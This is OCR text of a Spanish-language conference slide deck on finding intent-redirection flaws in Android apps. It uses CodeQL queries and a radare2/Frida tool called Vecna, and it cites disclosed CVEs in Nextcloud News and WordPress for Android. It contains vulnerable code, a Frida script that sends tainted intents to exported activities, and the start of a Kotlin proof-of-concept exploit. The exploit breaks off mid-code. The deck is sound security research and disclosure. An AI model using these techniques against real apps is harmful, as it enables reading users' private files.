Destapando CVEs en aplicaciones Android desde dos mundos

$ whoami

Tony Torralba
Software Engineer
GitHub
@_atorralba

Alex Soler
Mobile Security Researcher
NowSecure
@as0ler


Aviso de nuestro abogado

Las opiniones expresadas en esta presentación son única y totalmente personales, y no reflejan las opiniones de nuestros empleadores.


“El mundo material”,
Código fuente

“The Upside Down”,
Código compilado


“El mundo material”,
Código fuente



“The Upside Down”,
Código compilado




La vulnerabilidad




La vulnerabilidad

```
<provider
    android:name="androidx.core.content.FileProvider"
    android:authorities="@string/file_provider_authority"
    android:exported="false"
    android:grantUriPermissions="true">
    <meta-data
        android:name="android.support.FILE_PROVIDER_PATHS"
        android:resource="@xml/exposed_filepaths" />
</provider>
```

La vulnerabilidad



La vulnerabilidad



PARTE 1
ANALISIS ESTATICO

Código vulnerable

```
class ExportedActivity extends Activity {
  public void onCreate(Bundle s) {
    Intent i = getIntent();
    setResult(i);
  }
}
```

CodeQL

- Lenguaje declarativo orientado a objetos.
- Realiza **consultas** al código como si se tratara de **datos**.
- Extrae el código a una **base de datos** que contiene:
  - AST
  - Control Flow Graph
  - Semántica


```java
package nn10;

public class Demo {

  public void greet() {
    sayHello();
    sayWorld();
  }

  private void sayWorld() {
    say("World");
  }

  private void say(String message) {
    System.out.println(message);
  }

  private void sayHello() {
    say("Hello ");
  }
}
```

CodeQL

```
import java

from Method m
select m
```

```
package nn10;

public class Demo {

  public void greet() {
    sayHello();
    sayWorld();
  }

  private void sayWorld() {
    say("World");
  }

  private void say(String message) {
    System.out.println(message);
  }

  private void sayHello() {
    say("Hello ");
  }
}
```

CodeQL

```
import java

from Method m
where m.getNumberOfParameters() > 0
select m
```

```
package nn10;

public class Demo {

  public void greet() {
    sayHello();
    sayWorld();
  }

  private void sayWorld() {
    say("World");
  }

  private void say(String message) {
    System.out.println(message);
  }

  private void sayHello() {
    say("Hello ");
  }
}
```

CodeQL

```
import java

from MethodAccess ma
select ma
```

```
package nn10;

public class Demo {

  public void greet() {
    sayHello();
    sayWorld();
  }

  private void sayWorld() {
    say("World");
  }

  private void say(String message) {
    System.out.println(message);
  }

  private void sayHello() {
    say("Hello ");
  }
}
```

CodeQL

```
import java

from MethodAccess ma
where ma.getNumArgument() > 0
select ma.getArgument(0)
```

```
package nn10;

public class Demo {

  public void greet() {
    sayHello();
    sayWorld();
  }

  private void sayWorld() {
    say("World");
  }

  private void say(String message) {
    System.out.println(message);
  }

  private void sayHello() {
    say("Hello ");
  }
}
```

CodeQL - Data flow


```
class ExportedActivity extends Activity {
  public void onCreate(Bundle s) {
    Intent i = getIntent();
    // ...
    setResult(i);
  }
}
```

CodeQL - Data flow

```
import java
import semmle.code.java.dataflow.TaintTracking
import DataFlow::PathGraph

class Conf extends TaintTracking::Configuration {
  Conf() { this = "Conf" }

  override predicate isSource(DataFlow::Node source) {
    // Source
  }

  override predicate isSink(DataFlow::Node sink) {
    // Sink
  }
}

from DataFlow::Node source, DataFlow::Node sink
where any(Conf c).hasFlowPath(source, sink)
select sink, source, sink, "source flows to sink"
```

```
class ExportedActivity extends Activity {
  public void onCreate(Bundle s) {
    Intent i = getIntent(); Source
    // ...
    setResult(i) Sink
  }
}
```

CODEQL DEMO



Resultados

~500 aplicaciones Android open source analizadas.

Triaje manual de los resultados:

- Aplicaciones que tengan un Content Provider **no** exportado.
- Sólo aplicaciones “relevantes”.
- PoC || GTFO

Resultados

nextcloud/news-android

CVE-2021-41256

https://securitylab.github.com/advisories/GHSL-2021-1033_Nextcloud_News_for_Android/

```
@Override
protected void onStart() {
    super.onStart();
    Intent intent = getIntent();
    intent.putExtra(
            SettingsActivity.SP_FEED_LIST_LAYOUT,
            mPrefs.getString(SettingsActivity.SP_FEED_LIST_LAYOUT, "0")
    );
    setResult(RESULT_OK,intent);
}
```

Resultados

wordpress-mobile/
WordPress-Android

GHSL-2022-046

https://securitylab.github.com/advisories/GHSL-2022-046_WordPress_for_Android/

```
private void saveResult(boolean saved, boolean uploadNotStarted) {
    Intent i = getIntent();
    i.putExtra(EXTRA_UPLOAD_NOT_STARTED, uploadNotStarted);
    i.putExtra(EXTRA_HAS_FAILED_MEDIA, hasFailedMedia());
    i.putExtra(EXTRA_IS_PAGE, mIsPage);
    i.putExtra(EXTRA_IS_LANDING_EDITOR, mIsLandingEditor);
    i.putExtra(EXTRA_HAS_CHANGES, saved);
    i.putExtra(EXTRA_POST_LOCAL_ID, mEditPostRepository.getId());
    i.putExtra(EXTRA_POST_REMOTE_ID, mEditPostRepository.getRemotePostId());
    i.putExtra(EXTRA_RESTART_EDITOR, mRestartEditorOption.name());
    i.putExtra(STATE_KEY_EDITOR_SESSION_DATA, mPostEditorAnalyticsSession);
    i.putExtra(EXTRA_IS_NEW_POST, mIsNewPost);
    setResult(RESULT_OK, i);
}
```


PARTE 2
ANALISIS DINAMICO

Enfoque

VS

radare2

- Open-source: https://github.com/radareorg/radare2
- Multiplataforma: OSX, iOS, Android, Linux, Windows
- Framework para reverse-engineering
  - Editor hexadecimal avanzado.
  - Disassembler
  - Decompiler (r2ghidra)
  - Debugger
  - ...
- Soporte para múltiples formatos (ELF, Macho, PE, Dex, GameBoy, ...)
- Soporte para múltiples arquitecturas (Intel, ARM, MIPS, Motorola , ...)
- Scriptable (via plugins, r2 scripts o r2pipe)



Frida

- Open-source: https://github.com/frida/frida
- Multiplataforma: OSX, iOS, Android, Linux, Windows
- Framework para Instrumentación dinámica.
  - Permite monitorizar el comportamiento de una aplicación.
  - Permite manipular el comportamiento de una aplicación.
- Scriptable (JavaScript/Typescript)

Arquitectura

1. Validar aplicación


2. Obtener todas las Exported activities

3. Llamar startActivity con tainted Intent

4. Monitorizar si setResult ha sido llamado

5. Identificar Providers no exportados

Arquitectura



Vecna

- Herramienta Python
- Host-side (radare2 via r2pipe):
  - Instalación/Desinstalación APKs
  - Validación de APKs
  - Parsing de AndroidManifest.xml

- Comunicación con agente vía RPC API.

- Device-side (Frida agent)
  - Identificación de Activities exportadas
  - Envío tainted Intent via startActivity a cada Activity
  - Hooking Activity.setResult

URL: https://github.com/as0ler/vecna

Vecna

1. Validar aplicación

```
$r2 apk://News-Android-App-oss-release.apk
 -- git pull now
[0x003ecb4d]> o
 3 - r-x 0x00003df8 zip://News-Android-App-oss-release.apk//AndroidManifest.xml
 4 - r-x 0x00052f68 zip://News-Android-App-oss-release.apk//classes2.dex
 5 * r-x 0x003e2af8 zip://News-Android-App-oss-release.apk//classes.dex
[0x003ecb4d]> oj~{=}~classes.dex
json[2].uri = "zip://News-Android-App-oss-release.apk//classes.dex";
[0x003ecb4d]>
```

5. Identificar Providers no exportados

```
[0x003ecb4d]> o
 3 - r-x 0x00003df8 zip://News-Android-App-oss-release.apk//AndroidManifest.xml
 4 - r-x 0x00052f68 zip://News-Android-App-oss-release.apk//classes2.dex
 5 * r-x 0x003e2af8 zip://News-Android-App-oss-release.apk//classes.dex
[0x003ecb4d]> op 3
[0x003ecb4d]> s 0x0
[0x00000000]> b $s
[0x00000000]> pFAj~{=}~provider~false
json.child[11].child[14].provider.android:exported = "false";
[0x00000000]>
```

Vecna

2. Obtener todas las Exported activities

```
// Obtain Exported Activities
context.getPackageManager().getPackageInfo(context.getPackageName(), GET_ACTIVITIES).activities.value
.filter(activityInfo => activityInfo.exported.value === true)
    .forEach(activityInfo => {
      send({ type: 'log-event', msg: `Exported activity detected : ${activityInfo.name.value}` })
      exportedActivites.push(activityInfo.name.value);
    });
```

FRIDA

Vecna

3. Llamar startActivity con tainted Intent

```
exportedActivites.forEach( (activityName) => {
  var intent = Intent.$new();
  intent.setClassName(context.getPackageName(), activityName);
  intent.addFlags(TAINTED_FLAGS);
  intent.setData(Uri.parse(VULNERABLE_URI));
  send({ type: 'log-event', msg: `sending startActivityForResult to ${activityName}` })
  task.startActivity(context, intent, null);
  Thread.sleep(1);
});
```

FRIDA


Vecna

4. Monitorizar si setResult

```
// Intercept setResult
Activity.setResult.overload('int', 'android.content.Intent').implementation = function (resultCode, data)
{
  if (data.getDataString() === VULNERABLE_URI && data.getFlags() === TAINTED_FLAGS) {
    send({
      type: 'vuln-event',
      packageName: this.getPackageName(),
      className: this.getLocalClassName(),
      msg: `${this.getLocalClassName()}: setResult called with ${data.getDataString()} and flags:
${data.getFlags()}` })
  }
  this.setResult(resultCode, data);
}
```

FRIDA

R2 + FRIDA
DEMO



Aspectos inesperados

- La aplicación finaliza cuando se llaman algunas Activities.

```
[+] Spawning com.findxtechnologies.driver
[+] Running exploit
[+] Exported activity detected : com.findxtechnologies.driver.LauncherActivity
[+] Exported activity detected : com.findxtechnologies.driver.CabRequestedActivity
[+] Exported activity detected : com.braintreepayments.api.BraintreeBrowserSwitchActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.DeliverAllCabRequestedActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.DeliverAllRatingActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.LiveTrackOrderDetailActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.LiveTrackOrderDetail2Activity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.TrackOrderActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.OrderHistoryActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.OrderDetailsActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.PaymentCardActivity
[+] Exported activity detected : com.google.firebase.auth.internal.GenericIdpActivity
[+] Exported activity detected : com.google.firebase.auth.internal.RecaptchaActivity
[+] sending startActivityForResult to com.findxtechnologies.driver.LauncherActivity
[+] sending startActivityForResult to com.findxtechnologies.driver.CabRequestedActivity
[+] sending startActivityForResult to com.braintreepayments.api.BraintreeBrowserSwitchActivity
[+] Killing com.findxtechnologies.driver with PID 15475
[+] Uninstalling apks/00447a594bbcc27cf955a28fa67728d1.apk
```

Aspectos inesperados

- Analizar aplicaciones maliciosas conlleva a comportamientos inesperados.

```
[0x00000000]> o
 3 * r-x 0x000081b8 zip://apks/001b9e0fb885d6e2f42048b5bc3cb491.apk//AndroidManifest.xml
 4 - r-x 0x0033efa0 zip://apks/001b9e0fb885d6e2f42048b5bc3cb491.apk//assets/audience_network.dex
 5 - r-x 0x00893340 zip://apks/001b9e0fb885d6e2f42048b5bc3cb491.apk//classes.dex
 6 - r-x 0x008af1b4 zip://apks/001b9e0fb885d6e2f42048b5bc3cb491.apk//classes2.dex
 7 - r-x 0x000f391c zip://apks/001b9e0fb885d6e2f42048b5bc3cb491.apk//classes3.dex
[0x00000000]>
```

Aspectos inesperados

Resultados

~1200 aplicaciones Android closed source analizadas.

Resultados

~1200 aplicaciones Android closed source analizadas.


27 aplicaciones vulnerables encontradas.


PARTE 3
EXPLOTACION


```
<provider
    android:name="androidx.core.content.FileProvider"
    android:authorities="${applicationId}.provider"
    android:exported="false"
    android:grantUriPermissions="true">
    <meta-data
        android:name="android.support.FILE_PROVIDER_PATHS"
        android:resource="@xml/file_provider_paths" />
</provider>
```

```
<?xml version="1.0" encoding="utf-8"?>
<paths>
    <external-path
        name="external_files" path="." />
</paths>
```

EXPLOTACION
DEMO



EXPLOTACION
DEMO



```
class IntentUriManipulationPoc : Activity() {

    fun exploitWordpressProvider() {
        val i = Intent()
        i.setClassName("org.wordpress.android.prealpha",
"org.wordpress.android.ui.posts.EditPostActivity")
        i.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION or Intent.FLAG_GRANT_WRITE_URI_PERMISSION)

        // Setting necessary extras so that the application doesn't crash
        val s = SiteModel()
        s.xmlRpcUrl = "http://127.0.0.1:8080/xmlrpc.php"
